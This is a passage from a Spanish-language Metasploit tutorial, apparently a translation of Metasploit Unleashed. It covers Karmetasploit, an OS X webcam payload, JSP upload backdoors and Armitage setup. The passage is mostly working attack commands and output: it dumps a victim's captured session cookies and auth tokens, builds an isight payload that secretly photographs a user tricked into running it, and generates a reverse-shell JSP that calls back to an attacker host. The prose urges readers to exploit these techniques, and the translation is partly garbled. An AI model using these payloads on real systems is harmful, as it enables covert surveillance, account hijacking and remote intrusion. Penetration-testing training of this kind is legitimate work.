IP Address    : 127.0.0.1  
Netmask       : 255.0.0.0
```

```
meterpreter > pwd  
C:\WINNT\system32  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

Maravilloso. Al igual que cualquier otro vector, nuestro período de sesiones Meterpreter está funcionando como se esperaba.

Sin embargo, no puede ser mucho lo que sucede en Karmetasploit, es muy rápido y haciendo uso de la salida estándar a cabo no puede ser utilizable. Vamos a ver otra forma de acceder a la información registrada. Vamos a interactuar con el karma.db que se crea en su directorio home.

Vamos a abrir con SQLite, y volcar el esquema.

```
root@bt4:~# sqlite3 karma.db  
SQLite version 3.5.9
```

```
Enter ".help" for instructions
sqlite> .schema
CREATE TABLE hosts (
'id' INTEGER PRIMARY KEY NOT NULL,
'created' TIMESTAMP,
'address' VARCHAR(16) UNIQUE,
'comm' VARCHAR(255),
'name' VARCHAR(255),
'state' VARCHAR(255),
'desc' VARCHAR(1024),
'os_name' VARCHAR(255),
'os_flavor' VARCHAR(255),
'os_sp' VARCHAR(255),
'os_lang' VARCHAR(255),
'arch' VARCHAR(255)
);
CREATE TABLE notes (
'id' INTEGER PRIMARY KEY NOT NULL,
'created' TIMESTAMP,
'host_id' INTEGER,
'ntype' VARCHAR(512),
'data' TEXT
);
CREATE TABLE refs (
'id' INTEGER PRIMARY KEY NOT NULL,
'ref_id' INTEGER,
'created' TIMESTAMP,
'name' VARCHAR(512)
);
CREATE TABLE reports (
'id' INTEGER PRIMARY KEY NOT NULL,
'target_id' INTEGER,
'parent_id' INTEGER,
'entity' VARCHAR(50),
'etype' VARCHAR(50),
'value' BLOB,
'notes' VARCHAR,
'source' VARCHAR,
'created' TIMESTAMP
);
CREATE TABLE requests (
'host' VARCHAR(20),
'port' INTEGER,
'ssl' INTEGER,
'meth' VARCHAR(20),
'path' BLOB,
'headers' BLOB,
'query' BLOB,
'body' BLOB,
'respcode' VARCHAR(5),
'resphead' BLOB,
'response' BLOB,
```

```

'created' TIMESTAMP
);
CREATE TABLE services (
'id' INTEGER PRIMARY KEY NOT NULL,
'host_id' INTEGER,
'created' TIMESTAMP,
'port' INTEGER NOT NULL,
'proto' VARCHAR(16) NOT NULL,
'state' VARCHAR(255),
'name' VARCHAR(255),
'desc' VARCHAR(1024)
);
CREATE TABLE targets (
'id' INTEGER PRIMARY KEY NOT NULL,
'host' VARCHAR(20),
'port' INTEGER,
'ssl' INTEGER,
'selected' INTEGER
);
CREATE TABLE vulns (
'id' INTEGER PRIMARY KEY NOT NULL,
'service_id' INTEGER,
'created' TIMESTAMP,
'name' VARCHAR(1024),
'data' TEXT
);
CREATE TABLE vulns_refs (
'ref_id' INTEGER,
'ven_id' INTEGER
);

```

Con la información obtenida en el esquema, vamos a interactuar con los datos que hemos reunido. Primero, una lista de todos los sistemas que registran información de, a continuación, después, luego el volcado de toda la información que hemos recogido, mientras que fueron conectadas.

```

sqlite> select * from hosts;
1|2009-05-09 23:47:04|10.0.0.100|||alive||Windows|2000|||x86
sqlite> select * from notes where host_id = 1;
1|2009-05-09 23:47:04|1|http_cookies|en-us.start2.mozilla.com
__utma=183859642.1221819733.1241334886.1241334886.1241334886.1;
__utmz=183859642.1241334886.1.1.utmccn=(organic)|utmcsr=google|utmctr=
firefox|utmcmd=organic
2|2009-05-09 23:47:04|1|http_request|en-us.start2.mozilla.com:80 GET
/firefox Windows FF 1.9.0.10
3|2009-05-09 23:47:05|1|http_cookies|adwords.google.com
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faa1ba:TM=1241913986:LM=124192689
0:GM=1:S=-p5nGxSz_ohlinss

```

NID=22=Yse3kJm0PoVwyYxj8GKC6LvlIqQMsruipwQrcRRnLO\_4Z0CzBRCIUucvros\_Ruj  
rx6ov-tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2\_HARTN1G7dgUrBNq  
SID=DQAAAHAAAADNMtnGqaWPkEBIxfsMQNzDt\_f7KykHkPoYCRZn\_Zen8zleeLyKr8XUmL  
vJVPZoxsdSBUD22TbQ3p1nc0TcoNHv7cEihkxtH145zZraamzaji9qRC  
XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq  
4|2009-05-09 23:47:05|1|http\_request|adwords.google.com:80 GET  
/forms.html Windows FF 1.9.0.10  
5|2009-05-09 23:47:05|1|http\_request|blogger.com:80 GET /forms.html  
Windows FF 1.9.0.10  
6|2009-05-09 23:47:05|1|http\_request|care.com:80 GET /forms.html  
Windows FF 1.9.0.10  
7|2009-05-09 23:47:05|1|http\_request|0.0.0.0:55550 GET /ads Windows  
Firefox 3.0.10  
8|2009-05-09 23:47:06|1|http\_request|careerbuilder.com:80 GET  
/forms.html Windows FF 1.9.0.10  
9|2009-05-09 23:47:06|1|http\_request|ecademy.com:80 GET /forms.html  
Windows FF 1.9.0.10  
10|2009-05-09 23:47:06|1|http\_cookies|facebook.com datr=1241925583-  
120e39e88339c0edfd73fab6428ed813209603d31bd9d1dcccf3  
ABT=::#b0ad8a8df29cc7bafdf91e67c86d58561st0:1242530384:A#2dd086ca2a46e  
9e50fff44e0ec48cb811st0:1242530384:B;  
s\_vsn\_facebookpoc\_1=7269814957402  
11|2009-05-09 23:47:06|1|http\_request|facebook.com:80 GET /forms.html  
Windows FF 1.9.0.10  
12|2009-05-09 23:47:06|1|http\_request|gather.com:80 GET /forms.html  
Windows FF 1.9.0.10  
13|2009-05-09 23:47:06|1|http\_request|gmail.com:80 GET /forms.html  
Windows FF 1.9.0.10  
14|2009-05-09 23:47:06|1|http\_cookies|gmail.google.com  
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faalba:TM=1241913986:LM=124192689  
0:GM=1:S=-p5nGxSz\_ohlinss  
NID=22=Yse3kJm0PoVwyYxj8GKC6LvlIqQMsruipwQrcRRnLO\_4Z0CzBRCIUucvros\_Ruj  
rx6ov-tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2\_HARTN1G7dgUrBNq  
SID=DQAAAHAAAADNMtnGqaWPkEBIxfsMQNzDt\_f7KykHkPoYCRZn\_Zen8zleeLyKr8XUmL  
vJVPZoxsdSBUD22TbQ3p1nc0TcoNHv7cEihkxtH145zZraamzaji9qRC  
XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq  
15|2009-05-09 23:47:07|1|http\_request|gmail.google.com:80 GET  
/forms.html Windows FF 1.9.0.10  
16|2009-05-09 23:47:07|1|http\_cookies|google.com  
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faalba:TM=1241913986:LM=124192689  
0:GM=1:S=-p5nGxSz\_ohlinss  
NID=22=Yse3kJm0PoVwyYxj8GKC6LvlIqQMsruipwQrcRRnLO\_4Z0CzBRCIUucvros\_Ruj  
rx6ov-tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2\_HARTN1G7dgUrBNq  
SID=DQAAAHAAAADNMtnGqaWPkEBIxfsMQNzDt\_f7KykHkPoYCRZn\_Zen8zleeLyKr8XUmL  
vJVPZoxsdSBUD22TbQ3p1nc0TcoNHv7cEihkxtH145zZraamzaji9qRC  
XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq  
17|2009-05-09 23:47:07|1|http\_request|google.com:80 GET /forms.html  
Windows FF 1.9.0.10  
18|2009-05-09 23:47:07|1|http\_request|linkedin.com:80 GET /forms.html  
Windows FF 1.9.0.10  
  
101|2009-05-09 23:50:03|1|http\_cookies|safebrowsing.clients.google.com

```
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faa1ba:TM=1241913986:LM=124192689  
0:GM=1:S=-p5nGxSz_ohlinss  
NID=22=Yse3kJm0PoVwyYxj8GKC6LvlIqQMsruipwQrcRRnLO_4Z0CzBRCIUucvros_Ruj  
rx6ov-txzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTN1G7dgUrBNq  
SID=DQAAAHAAAADNMtnGqaWPkEBIxfsMQNzDt_f7KykHkPoYCRZn_Zen8zleeLyKr8XUmL  
vJVPZoxsdSBUD22TbQ3p1nc0TcoNHv7cEihkxtH145zZraamzaji9qRC  
XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq  
102|2009-05-09  
23:50:03|1|http_request|safebrowsing.clients.google.com:80 POST  
/safebrowsing/downloads Windows FF 1.9.0.10  
108|2009-05-10 00:43:29|1|http_cookies|twitter.com  
auth_token=1241930535--c2a31fa4627149c521b965e0d7bdc3617df6ae1f  
109|2009-05-10 00:43:29|1|http_cookies|www.twitter.com  
auth_token=1241930535--c2a31fa4627149c521b965e0d7bdc3617df6ae1f  
sqlite>
```

Muy útil. Piense en el número de maneras en que esto puede ser utilizado

## MSF vs OS X

Una de las cosas más interesantes sobre la plataforma Mac es como cámaras están incorporadas en todos los ordenadores portátiles. Este hecho no ha pasado desapercibido por los desarrolladores de Metasploit, ya que es un módulo muy interesante que va a tomar una foto con la cámara incorporada.

Vamos a ver en acción. Primero, generar un ejecutable independiente a la transferencia a un sistema OS X:

```
root@bt4:/pentest/exploits/framework3# ./msfpayload  
osx/x86/isight/bind_tcp X > /tmp/osxt2  
Created by msfpayload (http://www.metasploit.com) .  
Payload: osx/x86/isight/bind_tcp  
Length: 144  
Options:
```

Así, en este escenario que engaña al usuario para ejecutar el ejecutable que hemos creado, entonces usamos 'multi / handler' para conectarse y tomar una fotografía del usuario.

```
msf > use multi/handler  
msf exploit(handler) > set PAYLOAD osx/x86/isight/bind_tcp  
PAYLOAD => osx/x86/isight/bind_tcp  
msf exploit(handler) > show options
```

Module options:

Name	Current	Setting	Required	Description
-----	-----	-----	-----	-----

Payload options (osx/x86/isight/bind\_tcp):

Name	Current	Setting	Required
Description	-----	-----	-----
AUTOVIEW	true		yes
Automatically open the picture in a browser			
BUNDLE	/pentest/exploits/framework3/data/isight.bundle		yes
The local path to the iSight Mach-O Bundle to upload			
LPORT	4444		yes
The local port			
RHOST			no
The target address			

Exploit target:

Id	Name
--	----
0	Wildcard Target

```
msf exploit(handler) > ifconfig eth0
[*] exec: ifconfig eth0

eth0      Link encap:Ethernet  HWaddr 00:0c:29:a7:f1:c5
          inet addr:172.16.104.150  Bcast:172.16.104.255
          Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea7:f1c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:234609 errors:4 dropped:0 overruns:0 frame:0
          TX packets:717103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:154234515 (154.2 MB)  TX bytes:58858484 (58.8 MB)
          Interrupt:19 Base address:0x2000

msf exploit(handler) > set RHOST 172.16.104.1
RHOST => 172.16.104.1

msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Sending stage (421 bytes)
[*] Sleeping before handling stage...
```

```
[*] Uploading bundle (29548 bytes)...
[*] Upload completed.
[*] Downloading photo...
[*] Downloading photo (13571 bytes)...
[*] Photo saved as
/root/.msf3/logs/isight/172.16.104.1_20090821.495489022.jpg
[*] Opening photo in a web browser...
Error: no display specified
[*] Command shell session 2 opened (172.16.104.150:57008 ->
172.16.104.1:4444)
[*] Command shell session 2 closed.
msf exploit(handler) >
```

Muy interesante! Parece ser que tenemos una foto! Vamos a ver lo que parece.

[[File: Msf-isight-payload.png]]

Increíble. Esta es una característica muy potente, con puede ser utilizado para muchos propósitos diferentes. La estandarización de la plataforma de hardware de Apple ha creado una plataforma bien definida para que los atacantes de aprovechar. **TOMEN VENTAJA VER**

## File-Upserts Backdoors

Con algunas de las últimas se compromete, la posibilidad de utilizar los depósitos de “reverse” basadas en Java, Metasploit permite la posibilidad de hacer un “upload Java based shells” y obtener acceso remoto a un sistema. Muchas veces las vulnerabilidades de “Upload Files” pueden ser un excelente truco para nosotros.

```
relik@fortress:/pentest/exploits/framework3# ./msfpayload
java/jsp_shell_reverse_tcp LHOST=10.10.1.132 LPORT=8080 R > shell.jsp
&& ./msfcli exploit/multi
/handler payload=java/jsp_shell_reverse_tcp LHOST=10.10.1.132
LPORT=8080 E
[*] Please wait while we load the module tree...
[*] Started reverse handler on port 8080
[*] Starting the payload handler...
```

Una vez que nuestros Java ha sido ejecutado (es decir, navegando por ella), deberíamos tener una shell!

# Mas Alla de Metasploit

## Mas Alla de Metasploit


Como Metasploit es un proyecto de código abierto, cualquiera puede adentrarse en él y hacer uso de sus varios componentes y módulos. Algunos intrepidos desarrolladores como David Kennedy han tomado ventaja de esto y han creado algunas excelentes herramientas para hacer uso de Metasploit de formas muy imaginativas.

Quizás viendo la creatividad de otros, te sientes inspirado para hacer las tuyas propias para extender el Framework más allá de la consola.

## Armitage

### Armitage

Armitage es una fantástica interfaz gráfica de usuario para el Metasploit Framework desarrollada por Raphael Mudge, con el objetivo de ayudar a los profesionales de la seguridad a comprender mejor el hacking y ayudarles a darse cuenta del poder de Metasploit. Más información sobre este excelente proyecto se puede obtener en: <http://www.fastandeasyhacking.com/>



# Configuracion de Armitage

## Configuracion de Armitage

Para instalar Armitage en BackTrack, simplemente necesitamos actualizar los repositorios e instalar el paquete "armitage". (N.d.T.): En la version 5 de BackTrack no es necesario, ya que se incluye en la instalacion por defecto.

```
root@bt:~# apt-get update
...snip...
Reading package lists... Done
root@bt:~# apt-get install armitage
...snip...
Unpacking armitage (from .../armitage_0.1-bt0_i386.deb) ...
Setting up armitage (0.1-bt0) ...
root@bt:~#
```

Armitage se comunica con Metasploit via el demonio RPC, por lo que seguidamente debemos iniciararlo.


```
root@bt:~# msfrpcd -f -U msf -P test -t Basic
[*] XMLRPC starting on 0.0.0.0:55553 (SSL):Basic...
```

Despues, debemos iniciar nuestro servidor MYSQL para que Armitage tenga un lugar donde almacenar sus resultados.


```
root@bt:~# /etc/init.d/mysql start
Starting MySQL database server: mysqld.
Checking for corrupt, not cleanly closed and upgrade needing
tables..
root@bt:~#
```

Finalmente, debemos ejecutar "armitage.sh" desde el directorio /pentest/exploits/armitage, y se nos mostrara el cuadro de dialogo de conexion. En BackTrack las credenciales por defecto MYSQL son root / toor y para PostgreSQL son postgres / toor.

```
root@bt:/pentest/exploits/armitage# ./armitage.sh
```




Seleccionamos la casilla "Use SSL", verificamos el resto de parametros y pulsamos "Connect". Seguidamente, se muestra la ventana principal de Armitage.




## Escaneando con Armitage

### Escaneando con Armitage


Para seleccionar un escaneo que queramos ejecutar con Armitage, expandimos el arbol modulo y hacemos doble click en el escaneador que queramos utilizar, en este caso "smb\_version", y definimos nuestro rango objetivo RHOSTS.



